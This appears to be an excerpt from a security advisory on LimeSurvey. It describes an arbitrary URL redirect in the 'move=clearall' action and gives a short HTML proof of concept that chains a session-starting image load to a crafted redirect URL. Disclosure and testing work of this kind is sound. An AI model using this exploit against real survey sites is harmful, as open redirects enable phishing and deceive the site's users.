
1.5 Arbitrary URL redirect – parameter: “redirect”

The “move=clearall” action is vulnerable to a arbitrary URL redirect. To exploit the issue a active survey session is needed.



```
<html>
  <head><title>poc: Arbitrary URL redirect (move=clearall)</title></head>
  <body>
    <img src="https://limesurvey.[redacted]/index.php?sid=51928" border=0 onerror="done();">
    <script>
      function done() {
        window.location = "https://limesurvey.[redacted]/index.php?sid=51928&move=clearall&lang=de&redirect=http://www.google.de";
      }
    </script>
  </body>
</html>
```
